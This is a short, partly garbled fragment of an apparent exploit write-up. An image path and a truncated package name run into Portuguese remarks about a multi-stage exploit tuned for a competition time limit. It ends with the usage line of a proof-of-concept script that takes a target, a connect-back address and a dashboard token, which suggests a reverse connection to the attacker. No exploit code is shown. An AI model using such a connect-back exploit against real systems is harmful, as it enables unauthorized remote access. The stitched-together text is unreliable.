
APUAT-8.5.0.18176777.pak.Há muitas partes móveis neste exploit; espero tê-lo projetado corretamente para que funcione de primeira.
O exploit leva em média ~1m34.142s para ser concluído (testado 5 vezes). Tentei projetá-lo para ser mais rápido, mas está dentro do tempo alocado para uma competição ;->
researcher@mars:~$ ./poc.py
(+) usage: ./poc.py <target> <connectback> <dashboardlink_token>
(+) eg: ./poc.py 192.168.2.196 192.168.2.234 uuncuybis9